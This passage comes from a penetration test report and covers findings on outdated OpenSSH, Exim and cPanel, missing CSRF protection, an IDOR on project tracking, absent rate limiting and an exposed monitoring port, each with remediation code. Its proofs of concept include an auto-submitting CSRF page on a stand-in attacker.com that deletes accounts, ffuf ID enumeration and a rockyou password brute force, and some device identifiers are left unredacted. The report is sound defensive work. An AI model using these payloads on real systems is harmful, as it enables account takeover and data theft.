- **Patch debt and unsupported version** — OpenSSH 6.6.1 receives no upstream security patches. Any future OpenSSH CVE will remain unfixed on this host indefinitely. The release is more than 11 years old; the underlying Linux distribution is almost certainly also out of support.
- **Lateral movement and credential exposure** — Root on a host typically yields cached credentials, SSH keys with access to other systems, sudoers configurations, and historical ~/.bash_history / ~/.ssh/known_hosts data that map the network.
- **Compliance violations** — Running an unpatched, end-of-life SSH daemon fails configuration baseline requirements under PCI-DSS (Req. 6.2), HIPAA Security Rule §164.308(a)(5)(ii)(B), SOC 2

Remediation

Immediate (within 24 hours):

- ☐ **Restrict SSH access at the network layer** — Apply firewall / security-group rules to allow port 22 only from administrative source IPs or via VPN. The daemon should not be reachable from the public internet while it remains unpatched.
- ☐ **Audit recent authentication activity** — Review `/var/log/auth.log` (Debian/Ubuntu) or `/var/log/secure` (RHEL/CentOS) for unexpected successful logins, brute-force patterns, and unusual source IPs over the entire window the service has been exposed.
- ☐ **Inventory authorized keys** — Enumerate every `~/.ssh/authorized_keys` on the host and verify each entry corresponds to an active, expected user. Remove stale entries.

Short-term (within 1 week):

- ☐ **Upgrade OpenSSH** — Update to a currently supported release (9.9p2 or later as of 2025). Note that for end-of-life base OS releases, the package manager will not provide a current version — an OS upgrade may be required.

```
# Debian / Ubuntu
sudo apt update && sudo apt install --only-upgrade openssh-server
# RHEL / CentOS / Rocky
sudo dnf update openssh-server
# Verify
ssh -V
```

- ☐ **Verify the underlying OS support status** — `cat /etc/os-release` and `uname -a`. If the OS itself is end-of-life, plan a migration to a supported distribution. Patching only OpenSSH on an EOL OS leaves dozens of other services exposed.
- ☐ **Disable password authentication** — Enforce key-based access only:

```
# /etc/ssh/sshd_config
PasswordAuthentication no
PermitRootLogin prohibit-password
ChallengeResponseAuthentication no
UsePAM yes
```

- ☐ **Disable agent forwarding by default** (`AllowAgentForwarding no` server-side, or `ForwardAgent no` client-side) unless explicitly required — this neutralizes the highest-impact `ssh-agent` CVEs.

Long-term (defense in depth):

- ☐ **Deploy a bastion / jump host** — Centralize SSH ingress through a hardened bastion with session logging and MFA, rather than exposing SSH on individual hosts.
- ☐ **Enforce MFA on SSH** — Use a PAM module (e.g., `libpam-google-authenticator`) or an enterprise solution to require a second factor for interactive logins.

- ☐ **Establish a patching cadence** — Apply OS and OpenSSH security updates on a defined schedule (recommended: critical patches within 7 days, others within 30) and subscribe to the [OpenSSH security announcements](#).
- ☐ **Deploy fail2ban / CrowdSec** — Automatically block source IPs exhibiting brute-force or enumeration patterns against port 22.

References

- [OpenSSH Release Notes & Security Advisories](#)
- [CVE-2016-10009](#) — `ssh-agent` Untrusted Search Path
- [CVE-2016-10010](#) — Privileged File Creation in Privsep
- [CVE-2016-10011](#) — Memory Disclosure of Host Key Material
- [CVE-2016-10012](#) — Bounds-check Weakness in Privsep Shared Memory
- [CVE-2018-15473](#) — Username Enumeration
- [CVE-2019-6111](#) — `scp` Client Arbitrary File Write
- [CVE-2023-38408](#) — `ssh-agent` PKCS#11 RCE
- [OpenSSH Release History](#)

F-21 — Exim SMTPD — Outdated Version with Multiple CVEs Including Unauthenticated Blind SQLi

Field	Details
Host	[Redacted] , [Redacted]
Port	465/SMTPS, 587/SMTP
Severity	 High
CVSS v3	8.5
CVE	CVE-2025-67896 · CVE-2025-26794

🔗 **During the assessment, the operations team upgraded both hosts to Exim 4.99.2** — the current latest stable release as of 29 April 2026, which patches all of the issues listed below. This finding is documented for historical record and to support the patch-management process discussion in the executive summary.

Description

At the time of initial discovery, both SMTP submission services on [Redacted] and [Redacted] were running **Exim 4.96.2**, a release from February 2023. The version was more than two years out of date and was affected by multiple publicly disclosed vulnerabilities — most notably an **unauthenticated blind SQL injection** ([CVE-2025-26794](#)) for which a working public exploit exists on GitHub. The SMTP banner disclosed the exact version without any authentication, making fingerprinting trivial.

Exim is a privileged Mail Transfer Agent typically running as `root` or the dedicated `Debian-exim` / `mail` user with significant filesystem and network access. Compromise of an Exim instance frequently leads to:

- Outbound spam / phishing relay using the organization's reputation

- Interception, modification, or exfiltration of inbound and outbound mail
- Local privilege escalation on the host through historical Exim CVE chains
- Use as a pivot point into internal networks

CVE	Type	Severity	Auth Required	Status
CVE-2025-26794	Unauthenticated Blind SQLi via ETRN (SQLite HintsDB backend)	 High (8.5)	 Unauthenticated	 Fixed
CVE-2025-67896	Heap-based buffer overflow via SQLite lookups / hints DB	 Critical (9.8)	 Unauthenticated	 Fixed
CVE-2023-42117	Heap OOB write in NTLM authentication handler	 Critical (9.8)	 (if auth enabled)	 Fixed
CVE-2023-42114	NTLM challenge OOB read → information disclosure	 Medium (3.7)		 Fixed
CVE-2023-42115	OOB write in SPA authentication	 Critical (9.8)	 (if SPA enabled)	 Fixed
CVE-2023-42116	Stack-based buffer overflow in SMTP challenge handling	 High (8.1)		 Fixed
CVE-2023-51766	SMTP smuggling — bypass SPF/DKIM/DMARC via dot-stuffing edge case	 Medium (5.3)	 Unauthenticated	 Fixed

Proof of Concept

Step 1 — Confirm both endpoints are publicly reachable:

```
nmap -Pn -p 465,587 -sV --version-intensity 9 [Redacted] [Redacted]
```

Step 2 — Banner-grab the SMTP submission port to extract the exact version:

```
# Plain SMTP submission (587)
nc -vn [Redacted] 587
# 220 mail.example.com ESMTP Exim 4.96.2 ...

# SMTPS (465) — requires TLS
openssl s_client -connect [Redacted]:465 -quiet -crlf 2>/dev/null
# 220 mail.example.com ESMTP Exim 4.96.2 ...
```

Step 3 — Public exploit available:

The exploit at [OscarBataille/CVE-2025-26794](#) demonstrates the blind SQLi by injecting crafted [ETRN](#) arguments. **No exploitation was performed during this assessment** — only banner-level fingerprinting was used.

Impact

- **Unauthenticated blind SQL injection ([CVE-2025-26794](#))** — When Exim is compiled with SQLite as the HintsDB backend and [ETRN](#) is enabled, an attacker could inject arbitrary SQLite queries into

Exim's internal hints database **with no credentials and no prior access**. Manipulation of the HintsDB enables bypass of anti-abuse controls, poisoning of sender reputation, or — depending on SQLite extension availability on the host — escalation to file write / RCE.

- **Heap and stack memory corruption** — The CVE-2023-421xx cluster includes multiple unauthenticated OOB read/write vulnerabilities. Where SPA/NTLM authentication mechanisms are enabled on the listener, these provide a direct unauthenticated RCE path against a daemon historically running as root.
- **SMTP smuggling (CVE-2023-51766)** — Allows a remote attacker to inject mail that bypasses SPF, DKIM, and DMARC checks, enabling high-quality spoofing of arbitrary senders inside protected domains.
- **Mail relay abuse** — Even without code execution, a compromised Exim instance can be used to send outbound mail under the organization's IP reputation, leading to domain blacklisting and brand damage.
- **Mail interception** — root-level access on a mail server typically yields all queued mail, mail spool history, alias maps, and any TLS private keys used for inbound SMTP — an effectively complete breach of organizational email confidentiality.

Remediation

✓ **Update Exim** immediately to the latest stable release 4.99.2 to remediate all known vulnerabilities

✓ Completed during assessment

☐ **Restrict access** to ports 465 and 587 via IP allowlist as an immediate compensating control while patching is in progress

References

- [CVE-2025-26794 — NVD](#)
- [CVE-2025-67896 — NVD](#)
- [CVE-2023-42117 — NVD](#)
- [Exim Official Website](#)
- [Exim Security Advisories](#)
- [Exim Release Notes / Changelog](#)
- [OscarBataille/CVE-2025-26794 — Public Exploit \(GitHub\)](#)

F-22 — Outdated cPanel Installation

Field	Details
Host	[Redacted]
Port	2083/WHM, 2095/Webmail, 2096/Webmail HTTPS
Severity	High
CVSS v3	7.2
CVE	CVE-2025-66429 · CVE-2023-29489 · CVE-2025-63261

Description

The target host is running a severely outdated version of **cPanel** published around **March 2022**, approximately 22 major versions behind the current stable release (`11.134.0.12`). The installed version was fingerprinted via CSS asset revision timestamps embedded in the login pages of the cPanel Webmail and WHM interfaces. Running an end-of-life cPanel version exposes the server to a range of publicly disclosed and actively exploited vulnerabilities:

CVE	Severity	Description
<code>CVE-2025-66429</code>	 Critical	Directory traversal in the Team Manager API allowing arbitrary file overwrite — can lead to full root privilege escalation. Affects cPanel v110 through v132.
<code>CVE-2023-29489</code>	 High	Reflected XSS in the <code>cpsrvc</code> error page via an invalid webcall ID. Can be chained to achieve remote code execution via a malicious link served to an authenticated user.
<code>CVE-2025-63261</code>	 High	Remote code execution via unsafe Perl <code>open()</code> call in the AWStats component bundled with cPanel.

Proof of Concept

Fingerprinting the cPanel version via CSS asset revision timestamps embedded in the login page HTML:

```
# Extract revision string from cPanel Webmail (port 2096)
curl -sk https://zaalouk.[Redacted]:2096 -H "User-Agent: Mozilla/5.0" \
  | grep -oP 'cPanel_magic_revision_[0-9]+'

# Extract revision string from cPanel WHM dashboard (port 2083)
curl -sk https://zaalouk.[Redacted]:2083 -H "User-Agent: Mozilla/5.0" \
  | grep -oP 'cPanel_magic_revision_[0-9]+'
```

Both interfaces return the same revision string:

```
cPanel_magic_revision_1648610195
```

The trailing integer is a Unix timestamp. Converting it confirms the installation date:

```
date -d @1648610195
# Wed Mar 30 03:16:35 AM UTC 2022
```

This confirms the cPanel installation has not been updated since **March 2022**, placing it well within the affected range of all three CVEs listed above.

Impact

- An unauthenticated or low-privileged attacker could exploit `CVE-2023-29489` (publicly weaponised, PoC available) to perform cross-site scripting attacks against users of the webmail interface.

- An authenticated attacker could leverage `CVE-2025-66429` to overwrite arbitrary system files and escalate privileges to **root**, resulting in full server compromise.
- The AWStats RCE (`CVE-2025-63261`) provides an additional remote code execution path through a bundled third-party component.
- Running software this far behind the current release means the server is exposed to **all vulnerabilities disclosed over the past 22 major versions**, many of which have public proof-of-concept exploits available.

Remediation

- ☐ **Update cPanel** to the latest stable release — as of April 2026, the current version is `11.134.0.12`
- ☐ **Enable automatic updates** in WHM under **Server Configuration → Update Preferences** and set the tier to **Release**
- ☐ After updating, **audit installed cPanel plugins and third-party components** (e.g. AWStats, CSF) for their own pending updates
- ☐ **Restrict access** to WHM (port `2087`) and cPanel (port `2083`) to trusted IP ranges via firewall rules

References

- [CVE-2025-66429 — NVD](#)
- [CVE-2023-29489 — NVD](#)
- [CVE-2025-63261 — NVD](#)
- [cPanel Change Log / Release Notes](#)
- [cPanel Security Advisories \(TSR\)](#)

F-23 — Cross-Site Request Forgery (CSRF) Protection Missing Across All Endpoints

Field	Details
Host	<code>[Redacted]</code>
URLs	All POST endpoints — <code>/datalist/accounts.php</code> , <code>/datalist/add_edit.php</code> , and others
Port	443/HTTPS
Severity	 High
CVSS v3	8.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N)
CVE	N/A
CWE	CWE-352: Cross-Site Request Forgery (CSRF)

Description

No CSRF protection is implemented on any of the application's POST endpoints. None of the forms or API requests on `[Redacted]` include a CSRF token, a `SameSite` cookie attribute, or any other anti-CSRF mechanism. This allows any malicious website visited by an authenticated user to silently issue arbitrary state-changing requests to the application on that user's behalf — with the victim's session cookie automatically attached by the browser.

This finding is particularly severe in the context of this application because of the destructive endpoints already documented in F-12 (unauthenticated mass user deletion). While F-12 does not require authentication at all, CSRF provides an additional attack vector on any future endpoints that do enforce authentication — meaning that implementing authentication alone is insufficient to secure this application without simultaneously deploying CSRF protection.

 The severity has been rated **High** rather than Medium because of the presence of destructive endpoints (account deletion, data modification) confirmed in F-12. On an application with only read-only forms, CSRF would typically be rated Medium.

Proof of Concept

The absence of CSRF tokens can be confirmed by inspecting the raw HTTP request for any POST form on the application:

```
# Confirm no CSRF token is present in the login or data submission form
curl -sk https://[Redacted]/datalist/accounts.php \
  | grep -iE 'csrf|token|nonce|_token'
# Output: (empty – no CSRF protection found)
```

The following HTML page, if hosted on any attacker-controlled website and visited by an authenticated [Redacted] user, will silently submit a POST request to delete user account without any user interaction beyond loading the page:

```
<!-- Attacker-hosted page: https://attacker.com/evil.html -->
<!DOCTYPE html>
<html>
<head>
  <title>Congratulations! You won a prize</title>
</head>
<body onload="document.forms[0].submit()">
  <!-- Silent CSRF form – auto-submits on page load -->
  <form method="POST"
        action="https://[Redacted]/datalist/accounts.php?username=<Username>"
        style="display:none;">
    <input type="hidden" name="id" value="<ID>">
  </form>
  <p>Loading your prize...</p>
</body>
</html>
```

Attack flow:

1. Attacker crafts the malicious HTML page above and hosts it at <https://attacker.com/evil.html>
2. Attacker sends the link to a [Redacted] administrator via email, chat, or social media
3. Administrator clicks the link while logged into [Redacted] in the same browser
4. The browser automatically loads the attacker's page and immediately submits the hidden form
5. The browser attaches the administrator's active session cookie to the request

6. The application receives a valid, authenticated-looking POST request and deletes the Admin account
7. The attack completes in milliseconds with no visible indication to the victim

⚠ Because F-12 confirmed this endpoint accepts unauthenticated requests, the CSRF attack above works regardless of whether the victim is logged in. However, on any future endpoints that are properly authenticated, CSRF remains a valid attack vector and must be addressed independently of the authentication fixes.

Impact

- **Account Deletion via Social Engineering:** Any authenticated administrator who visits an attacker-controlled page can have their own account — or any other account — deleted without any interaction beyond the page load
- **Forced Data Modification:** CSRF can be used to change email addresses, usernames, passwords, or any other user-controlled data on behalf of the victim, enabling account takeover without ever knowing the victim's password
- **Privilege Escalation:** If the application has administrative functions accessible via POST (e.g. role changes, permission grants), a CSRF attack against an admin session can silently escalate attacker-controlled accounts to administrator level
- **Chained Exploitation:** Combined with the IDOR (F-11) and missing authorization (F-12) findings, CSRF eliminates any remaining assumption of safety for authenticated sessions — the attack surface of this application is effectively the entire browser environment of any user who visits a malicious link

Remediation

Primary Fix — Synchronizer Token Pattern

Implement server-generated, per-session CSRF tokens on all state-changing endpoints. The token must be included in every form as a hidden field and validated server-side before processing any POST request:

```
<?php
// Token generation – call once per session during login
session_start();
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

// Token embedding – include in every HTML form
echo '<input type="hidden" name="csrf_token" value="'
    . htmlspecialchars($_SESSION['csrf_token']) . '>';

// Token validation – at the start of every POST handler
function validate_csrf_token(): void {
    if (!isset($_POST['csrf_token'], $_SESSION['csrf_token'])) {
        http_response_code(403);
        die(json_encode(['error' => 'CSRF token missing']));
    }
}
```

```

    if (!hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
        http_response_code(403);
        die(json_encode(['error' => 'Invalid CSRF token']));
    }
}

// Call at the top of every POST endpoint handler
validate_csrf_token();

```

For AJAX requests, the token should be included in a custom request header and validated server-side:

```

// JavaScript – attach CSRF token to all AJAX POST requests
const csrfToken = document.querySelector('meta[name="csrf-token"]').content;

fetch('/datalist/accounts.php', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/x-www-form-urlencoded',
        'X-CSRF-Token': csrfToken // Custom header – not sent cross-origin
    },
    body: new URLSearchParams({ id: userId })
});

```

```

<!-- Embed the token in a meta tag for JS access -->
<meta name="csrf-token" content="<?= htmlspecialchars($_SESSION['csrf_token']) ?>">

```

Secondary Fix — SameSite Cookie Attribute

Set the `SameSite=Strict` attribute on all session cookies. This prevents the browser from sending session cookies with cross-origin requests, providing a defense-in-depth layer that complements token-based CSRF protection:

```

// Set secure, SameSite session cookie
session_set_cookie_params([
    'lifetime' => 0,
    'path' => '/',
    'secure' => true, // HTTPS only
    'httponly' => true, // No JavaScript access to cookie
    'samesite' => 'Strict' // Never sent with cross-origin requests
]);
session_start();

```

Or in `php.ini` / server configuration:

```

session.cookie_secure = 1
session.cookie_httponly = 1

```

```
session.cookie_samesite = Strict
```

 `SameSite=Strict` alone is not sufficient as a CSRF control — it is not universally supported in older browsers and has edge cases around top-level navigation. It should always be deployed alongside token-based validation, never as a replacement.

Validation Checklist

After implementation, verify CSRF protection is working correctly:

- ☐ Every HTML form contains a hidden `csrf_token` field with a unique session-bound value
- ☐ Every POST endpoint calls `validate_csrf_token()` before processing any data
- ☐ Repeating a captured POST request with an expired or mismatched token returns `403 Forbidden`
- ☐ Session cookies have `Secure`, `HttpOnly`, and `SameSite=Strict` attributes set
- ☐ AJAX requests include the token in a custom header, validated server-side
- ☐ CSRF tokens are regenerated after each login and after privilege-changing operations

References

- [OWASP — Cross-Site Request Forgery \(CSRF\)](#)
- [OWASP — CSRF Prevention Cheat Sheet](#)
- [CWE-352: Cross-Site Request Forgery](#)
- [MDN — SameSite Cookies](#)
- [PortSwigger — CSRF Explained](#)

F-24 — Unauthenticated IDOR on Project Tracking Endpoint Enabling Client Enumeration

Field	Details
Host	<code>projects.[Redacted]</code>
URL	<code>https://projects.[Redacted]/public/index.php/tracking/PRJ-2026-<ID></code>
Port	443/HTTPS
Severity	 Medium
CVSS v3	5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CVE	N/A
CWE	CWE-639: Authorization Bypass Through User-Controlled Key · CWE-340: Generation of Predictable Numbers or Identifiers

Description

The project tracking endpoint at `/public/index.php/tracking/PRJ-2026-<ID>` is publicly accessible without any authentication and uses a **predictable, low-entropy identifier format** (`PRJ-YYYY-XXXX` where the suffix is a 4-character alphanumeric string). This combination — no authentication gate and a

brute-forceable identifier space — allows any unauthenticated attacker to enumerate all active projects and their associated client information by iterating through the identifier space.

Two distinct weaknesses are present and must each be addressed independently:

1. **Missing Authentication:** The tracking endpoint serves confidential project and client data to any unauthenticated HTTP request. Clients should be required to authenticate — even with a minimal mechanism such as a per-project access token — before project details are returned.
2. **Predictable Identifier Format:** The suffix `XXXX` is a 4-character string drawn from `[A-Z0-9]`, yielding a total keyspace of $36^4 = 1,679,616$ possible combinations. This is trivially exhaustible with modern fuzzing tools in a matter of hours. The `PRJ-2026-` prefix further reduces effective entropy by making the year component predictable and static.

The following project identifiers were confirmed as valid through fuzzing during testing:

Project ID
PRJ-2026- [Redacted]
PRJ-2026- [Redacted]
PRJ-2026- [Redacted]
PRJ-2026- [Redacted]

Proof of Concept

Step 1 — Generate the full 4-character alphanumeric wordlist:

```
# Install crunch if not available
sudo apt install crunch

# Generate all [A-Z0-9] combinations of length 4
# Warning: this produces ~1.67 million entries (~10MB)
crunch 4 4 ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 -o wordlist_4chars.txt

wc -l wordlist_4chars.txt
# Output: 1679616 wordlist_4chars.txt
```

Step 2 — Fuzz the tracking endpoint to enumerate valid project IDs:

```
# Install ffuf if not available
sudo apt install ffuf

# Fuzz with response size filtering to identify valid project pages
# A valid project returns a larger response than a 404
ffuf -w wordlist_4chars.txt -r -H "User-Agent: Mozilla/5.0" -fl 91 -u
'https://projets.[Redacted]/public/index.php/tracking/PRJ-2026-FUZZ'
```

The following valid project IDs were discovered during testing, each returning a `200 OK` response with project and client details:

```
FE[Redacted] – 200 [project details returned]
GZ[Redacted] – 200 [project details returned]
G2[Redacted] – 200 [project details returned]
KF[Redacted] – 200 [project details returned]
```

Impact

- **Client Portfolio Enumeration:** Any unauthenticated attacker — including competitors — can enumerate all active project IDs and extract the associated client details. The full client list of the organization becomes accessible without any credentials
- **Competitive Intelligence Exposure:** Client names, project statuses, and engagement details are commercially sensitive. Exposure to competitors represents a direct business risk beyond the technical security impact
- **Business Relationship Disclosure:** Knowing which organizations are clients of [Redacted] could enable targeted social engineering attacks against those clients, using knowledge of the relationship to establish false credibility
- **Automated Enumeration Feasibility:** At 50 concurrent requests, the full 1,679,616-combination keyspace can be exhausted in approximately **9 hours**. With rate limiting absent, this can be completed in a single unattended run overnight

Remediation

Both weaknesses must be addressed. Fixing only one leaves the application partially vulnerable.

☐ Implement Authentication on the Tracking Endpoint

Project tracking pages should require the client to authenticate before viewing project details. The simplest approach for a client-facing tracking feature is a **per-project access token** appended to the URL, validated server-side:

```
// Option A: Token-based access (simplest – no login required)
// Client receives: https://projets.[Redacted]/tracking/PRJ-2026-[Redacted]?token=
<64-char-random-token>
```

```
Route::get('/tracking/{project_id}', function ($project_id, Request $request) {
    $token = $request->query('token');

    $project = Project::where('tracking_id', $project_id)
        ->where('access_token', hash('sha256', $token))
        ->firstOrFail();

    return view('projects.track_detail', compact('project'));
});
```

```
// Option B: Require full user authentication (more secure)
Route::middleware(['auth'])->group(function () {
    Route::get('/tracking/{project_id}', [ProjectController::class, 'track']);
});
```

```
// In the controller, verify the authenticated user owns this project
public function track($project_id) {
    $project = Project::where('tracking_id', $project_id)
        ->where('client_id', auth()->id())
        ->firstOrFail(); // Returns 404 if not owned by this user
    return view('projects.track_detail', compact('project'));
}
```

☐ Increase Identifier Entropy

Replace the 4-character alphanumeric suffix with a cryptographically random identifier of sufficient length to make brute-force enumeration computationally infeasible. A UUID or a long random token suffix are both appropriate:

```
// Option A: Use a UUID as the project tracking identifier
// Result: PRJ-2026-550e8400-e29b-41d4-a716-446655440000
// Keyspace: 2^122 – effectively impossible to brute-force

use Illuminate\Support\Str;

$trackingId = 'PRJ-' . date('Y') . '-' . Str::uuid();

// Option B: Use a cryptographically random 12-character alphanumeric suffix
// Result: PRJ-2026-[Redacted]
// Keyspace: 62^12 ≈ 3.2 × 10^21 – computationally infeasible

$trackingId = 'PRJ-' . date('Y') . '-' . Str::random(12);
```

🔗 Increasing identifier entropy **without adding authentication** is an insufficient fix on its own — it raises the cost of enumeration but does not prevent it. Both controls must be implemented together

☐ Implement Rate Limiting

Add rate limiting to the tracking endpoint as a compensating control to slow enumeration attempts regardless of identifier format:

```
// In routes/web.php – limit to 10 requests per minute per IP
Route::middleware(['throttle:10,1'])->group(function () {
    Route::get('/tracking/{project_id}', [ProjectController::class, 'track']);
});
```

References

- [OWASP — Broken Access Control \(A01:2021\)](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [CWE-340: Generation of Predictable Numbers or Identifiers](#)

- [Laravel — Rate Limiting](#)
- [Laravel — Authentication](#)

F-25 — Absence of Rate Limiting on Authentication and Tracking Endpoints

Field	Details
Host	projets.[Redacted]
URL	/public/index.php/accounts/login · /public/index.php/tracking/<Project ID>
Port	443/HTTPS
Severity	● Medium
CVSS v3	5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CVE	N/A
CWE	CWE-799: Improper Control of Interaction Frequency (general rate limiting)

Description

The application does not implement rate limiting on two security-critical endpoints: the login page and the project tracking endpoint. An attacker can submit an unlimited number of requests to either endpoint without being throttled, locked out, or challenged.

This finding is directly compounded by information disclosed in other findings:

- **F-14** (Laravel root misconfiguration) exposed the administrator's email address as [Redacted]@[Redacted] — eliminating the need for username enumeration and reducing a credential brute-force attack to a single-variable password search
- **F-24** (IDOR on tracking endpoint) demonstrated that the tracking endpoint's 4-character identifier space can be exhausted through fuzzing — the absence of rate limiting means this enumeration can proceed without impediment

In isolation, missing rate limiting on the login endpoint represents a credential brute-force risk. In the context of this application — where the admin email is already known from F-14 — it represents a near-direct path to administrative compromise contingent only on password strength.

Proof of Concept

Proof of Concept — Login Endpoint Brute Force:

The following `login_request.req` file captures a valid POST request to the login endpoint with the `password` field replaced by the `FUZZ` placeholder:

```
POST /public/index.php/accounts/login HTTP/1.1
Host: projets.[Redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Referer: https://projets.[Redacted]/public/index.php/accounts/login
```

```
Content-Type: application/x-www-form-urlencoded
Origin: https://projets.[Redacted]
Connection: keep-alive
Upgrade-Insecure-Requests: 1

_token=IL1k86o6lHtKwjSZuKFFMtSbpCdSQYsNLHA0foSN&next=https%3A%2F%2Fprojets.[Redacted]%2Fpublic%2Findex.php&username=[Redacted]%40[Redacted]&password=FUZZ
```

With the target's email confirmed from F-14, the following command iterates through the `rockyou.txt` password list against the login endpoint. The `-fs 968` flag filters out failed login responses (fixed size) to surface successful authentications:

```
ffuf \
-X POST \
-request login_request.req \
-w /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt \
-fs 968 \
-t 50 \
-o brute_results.json
```

The absence of any rate-limiting response (HTTP 429, CAPTCHA, or account lockout) throughout this process confirms the endpoint accepts unlimited sequential authentication attempts without restriction.

Proof of Concept — Tracking Endpoint Enumeration:

For the project tracking endpoint fuzzing proof of concept, refer to **F-24**, which documents the full enumeration procedure. The absence of rate limiting on that endpoint was confirmed during the same testing session.

Impact

- **Credential Brute Force:** With no request throttling, account lockout, or CAPTCHA on the login endpoint, an attacker can systematically test password lists against the known admin email (`[Redacted]@[Redacted]`) until a match is found. The `rockyou.txt` wordlist contains over 14 million entries — at 50 concurrent requests, this can be exhausted in under 5 hours
- **Full Administrative Compromise:** A successful brute force of the admin account results in complete takeover of the application, its data, and all client project records
- **Project ID Enumeration Without Resistance:** As demonstrated in F-24, the 1,679,616-combination tracking identifier space can be exhausted in approximately 9 hours at 50 concurrent requests. Without rate limiting, this enumeration proceeds with no server-side resistance
- **Compound Attack Chain:** The chain of F-14 (admin email disclosure) → F-25 (no rate limiting) → weak password provides a direct, fully automated path from unauthenticated access to administrative compromise. Each finding in this chain reduces the effort required to exploit the next

Remediation

Laravel Built-in Rate Limiting

- ☐ **Apply Laravel's built-in throttle middleware** to the login and tracking endpoints in

`routes/web.php`:

```
RateLimiter::for('login', function (Request $request) {
    return Limit::perMinute(5)
        ->by($request->input('username') . '|' . $request->ip())
        ->response(function () {
            return response()->json(
                ['error' => 'Too many login attempts. Please try again later.'],
                429
            );
        });
});

RateLimiter::for('tracking', function (Request $request) {
    return Limit::perMinute(20)->by($request->ip());
});

Route::middleware(['throttle:login'])
    ->post('/public/index.php/accounts/login', [AuthController::class, 'login']);

Route::middleware(['throttle:tracking'])
    ->get('/public/index.php/tracking/{project_id}', [ProjectController::class,
        'track']);
```

Account Lockout Policy

- ☐ **Implement a progressive account lockout** — temporarily lock the account after 10 consecutive failed login attempts and notify the account owner:

```
$key = 'login_attempts:' . $request->input('username');
$attempts = Cache::get($key, 0);

if ($attempts >= 10) {
    return response()->json([
        'error' => 'Account temporarily locked due to multiple failed login
attempts.'
    ], 423);
}

if (!Auth::attempt($credentials)) {
    Cache::put($key, $attempts + 1, now()->addMinutes(15));
    return back()->withErrors(['username' => 'Invalid credentials']);
}

Cache::forget($key);
```

Web Server Rate Limiting

- ☐ **Implement a server-level rate limiting rule** as a defense-in-depth layer to block IPs generating abnormal request volumes against the login endpoint:

```
limit_req_zone $binary_remote_addr zone=login:10m rate=5r/m;

location /public/index.php/accounts/login {
    limit_req zone=login burst=3 nodelay;
    limit_req_status 429;
}
```

Password Policy

- ☐ **Enforce a strong password policy** at registration and password change to ensure brute-force attacks remain ineffective even if rate limiting is circumvented:

```
$request->validate([
    'password' => [
        'required',
        'min:12',
        'regex:/[A-Z]/',
        'regex:/[a-z]/',
        'regex:/[0-9]/',
        'regex:/[@$!%*#?&]/',
        'confirmed',
    ],
]);
```

- ☐ **Rotate the administrator password** for [Redacted]@[Redacted] immediately, given that the email address has been publicly disclosed through F-14 and is now a known brute-force target

References

- [OWASP — Broken Authentication \(A07:2021\)](#)
- [OWASP — Credential Stuffing Prevention Cheat Sheet](#)
- [OWASP — Authentication Cheat Sheet](#)
- [Laravel — Rate Limiting](#)
- [CWE-307: Improper Restriction of Excessive Authentication Attempts](#)
- [CWE-521: Weak Password Requirements](#)

F-26 — Open Monitoring Port — Information Disclosure

Field	Details
Host	[Redacted] , [Redacted]
Port	37591/TCP

Field	Details
Severity	🟡 Medium
CVSS v3	5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CVE	N/A
Service	Nokia Mesh Monitoring Protocol

Description

An unauthenticated monitoring service is exposed on port 37591/TCP across multiple hosts. The service automatically broadcasts sensitive device information without requiring any authentication or user interaction. Disclosed information includes hardware identifiers (MAC addresses), firmware version details, Wi-Fi SSID names, wireless channel configurations, and operational heartbeat metrics.

This port appears to be an undocumented monitoring service (likely a Nokia mesh-network management agent based on the data disclosed). The service continuously transmits JSON-formatted telemetry to any client that connects.

Proof of Concept

```
nc -vv [Redacted] 37591
```

Upon connection, the service immediately transmits device information without authentication:

```
{
  "type": "AI",
  "sequence": 1,
  "mac": "[Redacted]",
  "version": "1.0.0",
  "ai-meshmsg-data": {
    "action_type": 0,
    "neighbor_scan_24": 0,
    "channel_survey_24": 0,
    "neighbor_scan_5": 0,
    "channel_survey_5": 0,
    "buddies_discover": 0,
    "ssids": "'Fibre_MarocTelecom6B40','TMmH7VjX','",
    "channels": "11,"
  }
}

nokia_memsmmsg_payload
{sequence:1}, {interval:12000},{count:4}

nokia_memsmmsg_heartbeat
```

The service continues broadcasting heartbeat messages at regular intervals (approximately every 12 seconds based on the `interval` parameter).

Impact

While this finding does not provide direct system compromise, the exposed information significantly aids attacker reconnaissance:

- **MAC Address Disclosure:** The leaked MAC address (`ac:37:28:95:b7:50`) can be used to identify the specific hardware vendor and model, track the device across networks, or craft MAC-based spoofing attacks
- **Network Topology Mapping:** Disclosed SSIDs (`Fibre_MarocTelecom6B40` , `TMmH7VjX`) reveal the ISP provider (Maroc Telecom), internal network naming conventions, and operating channels — all of which facilitate wireless attacks including deauthentication, evil twin access points, and man-in-the-middle attacks
- **Version Disclosure:** Firmware version `1.0.0` enables targeted research for device-specific vulnerabilities

Remediation

- ☐ **Block external access** to port 37591/TCP via firewall — this port should only be reachable from trusted management networks:

```
iptables -A INPUT -p tcp --dport 37591 ! -s <trusted_management_network/cidr> -j DROP
```

- ☐ **Scan the full range** to identify all devices exposing this port:

```
nmap -p 37591 -sT [Redacted]/24 [Redacted]/24
```

- ☐ **Isolate management traffic** on a dedicated management VLAN inaccessible from the public internet
- ☐ **Disable the service** if the mesh monitoring protocol is not operationally required
- ☐ **Consult Nokia support** to determine whether this exposure is intentional and to request guidance on secure configuration options
- ☐ **Implement authentication** on the monitoring service if it must remain enabled

References

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)
- [NIST SP 800-123 — Guide to General Server Security](#)

F-27 — Vulnerable OpenLDAP Installation Susceptible to Denial of Service

Field	Details
Host	[Redacted]
